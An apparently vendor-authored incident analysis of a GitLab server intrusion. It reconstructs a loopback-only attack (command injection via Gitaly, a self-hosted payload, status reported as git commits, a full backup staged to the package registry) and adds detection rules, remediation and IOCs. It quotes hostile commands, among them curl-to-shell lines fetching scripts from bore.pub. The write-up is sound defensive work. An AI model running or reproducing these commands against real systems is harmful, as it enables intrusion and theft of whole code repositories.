
Most intruders who take over a server want to get data out of it. That means opening a connection to somewhere they control, and that connection is what network monitoring is built to catch. The intruder in this story tried something else. Once they had code execution on a self-managed GitLab server, they never connected to anything outside it. They downloaded their tools from a repository hosted on that same GitLab. They reported progress by committing to a branch. Then they made a full backup of the instance with GitLab’s own backup tool and tried to upload it to a package registry, again on the same server, so they could later collect it with an ordinary authenticated download.
The whole operation took two minutes. It failed only because the backup was too big for the upload. Below is everything it did, and what it means for Gitlab security on your own server.
TL;DR
- The target was a self-managed GitLab 19.4.1 server. That version is affected by CVE-2026-97229, the CVSS 10 code-execution flaw GitLab fixed in 19.4.2.
- The first command ran as the git user, started by Gitaly’s own git process while it handled a push to a repository created six seconds earlier. It was a no-op, exit 0 #, which reads like a check that the injection worked.
- Ten seconds later, a shell downloaded the real payload, not from the internet, but from a project on the same GitLab: curl -s 127.1/support/b/raw/a/c > /tmp/.c.
- The command channel was a git branch. The script wrote status messages as commits on a branch named job (STARTED <timestamp>, FAIL upload code=413), using git hash-object, mktree, commit-tree and update-ref directly against the repository on disk.
- Collection: the script signed in to the web interface as a GitLab user named support and took a CSRF token. It then ran gitlab-backup create STRATEGY=copy, which produced a full backup of the database, repositories and wikis.
- Exfiltration that never leaves the server: it uploaded the backup tarball to project 9’s generic package registry over http://127.0.0.1/api/v4/…. An attacker who can read that project can then download the backup like any other package.
- It failed. The upload was rejected with HTTP 413 (request too large), and the script recorded FAIL upload code=413 as a commit before it stopped.

Six seconds from a new repository to code execution
The first trace on disk is ordinary GitLab housekeeping. Gitaly, the service that stores GitLab’s repositories, creates a new repository in its temporary area and moves it into place under a hashed path:
14:53:20 gitaly-git create …/+gitaly/tmp/repo<n>/config.lock
14:53:20 gitaly-git write …/@hashed/…/<project>.git/logs/refs/heads/main
Six seconds later objects arrive in that repository’s incoming quarantine, which is what a push looks like. Gitaly’s git process then runs a shell command:
14:53:26 git (Gitaly) → /bin/sh -c 'exit 0 # "$@"' 'exit 0 #' /var/opt/gitlab/git-data/repositories/@hashed/…git
That is how git runs a command it has been configured to run: it wraps the configured string in sh -c ‘<command> “$@”‘ and appends its own arguments. Here the configured string was exit 0 #. It does nothing, and the trailing # turns the repository path git appends into a comment. A command that does nothing and exits cleanly is a good first probe. It shows the injected command runs without breaking the push, and it leaves no trace in the push output.
We can’t tell from the host which bug put that command there. The server ran a version affected by CVE-2026-97229, but GitLab’s advisory describes that flaw as being in the CI/CD regular-expression compiler. This command was started by Gitaly while it handled a push, not by pipeline code. Whatever the route, the result was a shell running as git, the account that owns every repository and the GitLab Rails application.
Payload from the server itself
Ten seconds after the probe, an interactive sh appears and fetches its next stage:
14:53:36 curl 127.1/support/b/raw/a/a
14:53:36 curl -s 127.1/support/b/raw/a/c > /tmp/.c
14:53:36 nohup sh /tmp/.c >/dev/null 2>&1 &
127.1 is shorthand for 127.0.0.1, and /support/b/raw/a/c is GitLab’s URL for the raw contents of file a on branch a of project b in the support namespace. The attacker kept their tooling in a GitLab project and had the server download it from itself. To anything watching outbound traffic, this is a web server talking to itself on port 80.
A branch as a status channel
The first thing /tmp/.c does is report that it has started, without touching the network. It builds a commit by hand against the repository on disk and moves a branch to point at it:
14:53:36 date -u +%FT%TZ
14:53:36 git hash-object -w /tmp/.msg
14:53:36 git mktree
14:53:36 git commit-tree <tree> -m 'STARTED <timestamp>'
14:53:36 git update-ref refs/heads/job <commit>
This writes straight into the repository’s object store and creates or moves a branch named job. The operator can follow progress from outside by fetching that branch, or just by opening the repository in a browser. The connection looks like any other user reading their own project.
Signing in, then backing up everything
Next the script logs in to GitLab’s web interface the way a browser does: it fetches the sign-in page, scrapes the authenticity_token, posts a username and password, then loads the home page to collect a CSRF token for API calls:
14:53:36 curl -s -c /tmp/.jar http://127.0.0.1/users/sign_in
14:53:36 curl -s -b /tmp/.jar -c /tmp/.jar -d 'authenticity_token=…' --data-urlencode 'user[login]=support' --data-urlencode 'user[password]=…' http://127.0.0.1/users/sign_in
14:53:37 curl -s -b /tmp/.jar -c /tmp/.jar http://127.0.0.1/
The username was support, and the password was in the script. It then ran GitLab’s own backup tool:
14:53:37 /opt/gitlab/bin/gitlab-backup create STRATEGY=copy
14:53:37 → gitlab-rake gitlab:backup:create STRATEGY=copy
14:53:37 → chpst -U git:git bundle exec rake gitlab:backup:create STRATEGY=copy
A GitLab backup holds the database (users, issues, merge requests, CI variables, tokens and settings, with the sensitive columns encrypted) plus a copy of every repository and wiki. STRATEGY=copy copies files to a staging area before archiving, so the backup doesn’t fail if repositories change while it runs. Over the next 25 seconds the tool walked every project and wiki and wrote /var/opt/gitlab/backups/<timestamp>_<date>_19.4.1_gitlab_backup.tar.
Uploading the backup to the server it came from
The upload went where everything else had gone, to the same GitLab:
14:54:04 curl -s -b /tmp/.jar -H 'X-Csrf-Token: …' -X PUT --data-binary @/var/opt/gitlab/backups/<…>_gitlab_backup.tar \
-o /dev/null -w '%{http_code}' http://127.0.0.1/api/v4/projects/9/packages/generic/…
GitLab’s generic package registry stores arbitrary files under a project. Once the tarball was published there, anyone with read access to project 9 could download the whole instance over HTTPS, and the request would look like any developer fetching a build artifact. Nothing in this design needs an outbound connection from the server, and no new port is opened. The only process that touches the network is curl talking to 127.0.0.1.
The registry refused the upload with 413 Request Entity Too Large. The script recorded the result where it recorded everything else:
14:55:24 git commit-tree <tree> -m 'FAIL upload code=413'
The script didn’t try to split the file, compress it further or send it anywhere else, and nothing more ran.
Five days earlier
The same server had seen another visitor five days before. That session piped a script from a public tunnelling service straight into a shell, then downloaded a second one:
sh -c 'curl -s bore.pub:50438/af|sh'
curl -sS http://bore.pub:50438/ias -o /tmp/ias.sh && chmod +x /tmp/ias.sh
bore.pub exposes a port on the attacker’s machine through a public relay, which avoids standing up dedicated infrastructure. We can’t link the two sessions with confidence, but the second was clearly designed around the lesson of the first: when the payload comes from the target itself, there is no relay to block.
The bottom line
This intrusion matters for two reasons.
- Egress monitoring sees nothing. The payload download, status reporting, collection and staging all happened over loopback, or as file writes to GitLab’s own storage. Network detection that looks for downloads from unusual hosts, beacons or large uploads had nothing to look at.
- The tools are GitLab’s own. git, gitlab-backup and the package registry are what an administrator would use. The process tree is the giveaway: a git user shell running gitlab-backup and curl against the API, started by Gitaly rather than by cron or a person on the console.
Where deception would have caught it
This attack was built to avoid the alerts most teams rely on, with no outbound connections and no tools from outside the server, which is exactly where deception does its best work. Nobody legitimate has a reason to touch a deception asset, so any interaction is an alert, even when it comes from 127.0.0.1. Planted credentials for a generic account like support would have flagged the sign-in, and breadcrumbs pointing to a deception environment that mirrors your GitLab would have drawn the attacker in, where every step would be recorded, from the first probe to the backup attempt, before production was touched. That gives your team the same indicators listed in this post while the attack is still in progress, in time to stop the next one before a file size limit has to.
Detection
- Process ancestry: shells (sh, dash, bash) or curl whose parent is Gitaly’s git binary (/var/opt/gitlab/gitaly/run/gitaly-*/gitaly-git*). That’s very rare on a healthy server.
- gitlab-backup create or gitlab:backup:create run by anything other than your scheduled job, especially with STRATEGY=copy and from a non-interactive shell.
- Loopback API use from the server: curl to 127.0.0.1/127.1 on /users/sign_in or /api/v4/projects/*/packages/generic/. Look for PUT requests with large bodies in GitLab’s production and Workhorse logs.
- Branches written outside a push: commits whose committer metadata is empty or default, made with commit-tree/update-ref, on branches such as job.
- Packages: generic packages whose name or size looks like a backup (*_gitlab_backup.tar) in any project.
- Raw-file fetches by the server itself: requests to /<namespace>/<project>/raw/… from 127.0.0.1.
Gitlab Security Checklist: Remediation
- Upgrade to a release that fixes CVE-2026-97229 (19.2.8, 19.3.5, 19.4.2 or later). Until then, follow GitLab’s workaround and disable custom regular expressions in CI/CD configuration.
- Treat the instance as compromised if you find any of the above. Review users created or reactivated recently, especially accounts with generic names like support. Review their projects, personal access tokens and SSH keys, and any branches named job.
- Delete stray backups under /var/opt/gitlab/backups/ and look for backup-sized generic packages. Then check the package registry’s download logs to see whether anything was fetched.
- Rotate secrets the backup would expose: CI/CD variables, deploy tokens, runner registration tokens, integration credentials and personal access tokens. Database fields are encrypted with keys from gitlab-secrets.json, which the backup does not include, but anything stored in a repository is in plain text.
- Keep upload size limits on the package registry and in Workhorse/NGINX. In this case the 413 response was the only thing that stopped the theft.
Indicators of compromise
GitLab application
| Indicator | Notes |
|---|---|
| User support | Account used for the web sign-in |
| Project support/b, branch a, files a and c | Tooling served to the server over /support/b/raw/a/… |
| Branch job | Status channel |
| Commit messages STARTED <ISO-8601 timestamp>, FAIL upload code=413 | Written with commit-tree/update-ref |
| PUT /api/v4/projects/9/packages/generic/… with a *_gitlab_backup.tar body | Backup staging attempt |
Host
| Indicator | Notes |
|---|---|
| /bin/sh -c ‘exit 0 # “$@”‘ with parent gitaly-git* | First command (probe) |
| /tmp/.c | Second-stage script |
| /tmp/.msg | Commit message file |
| /tmp/.jar | curl cookie jar for the web session |
| gitlab-backup create STRATEGY=copy run by the git user from a non-interactive shell | Collection |
| /var/opt/gitlab/backups/*_gitlab_backup.tar created outside the backup schedule | Staged data |
Network infrastructure (earlier session on the same server)
| Indicator | Role |
|---|---|
| bore.pub:50438 (/af, /ias) | Public tunnel serving the earlier visitor’s scripts |
MITRE ATT&CK
| Technique | ID | Where |
|---|---|---|
| Exploit Public-Facing Application | T1190 | Command injected into Gitaly’s git during a push |
| Command and Scripting Interpreter: Unix Shell | T1059.004 | sh /tmp/.c |
| Ingress Tool Transfer | T1105 | Payload fetched from /support/b/raw/a/c on the same server |
| Web Service: Bidirectional Communication | T1102.002 | Payload in a project, status reported as commits on job |
| Valid Accounts | T1078 | Web sign-in as support |
| Data from Information Repositories: Code Repositories | T1213.003 | Every repository and wiki in the backup |
| Archive Collected Data | T1560 | gitlab-backup create |
| Data Staged: Local Data Staging | T1074.001 | Backup tarball under /var/opt/gitlab/backups/ |
| Exfiltration Over Web Service: Exfiltration to Code Repository | T1567.001 | Upload to the project’s package registry (blocked by a 413) |
References
- BleepingComputer, GitLab warns of max severity code execution vulnerability
- Wiz, CVE-2026-97229
- SOCRadar, CVE-2026-97229: critical GitLab RCE
- GitLab documentation, Back up GitLab and Generic packages in the package registry
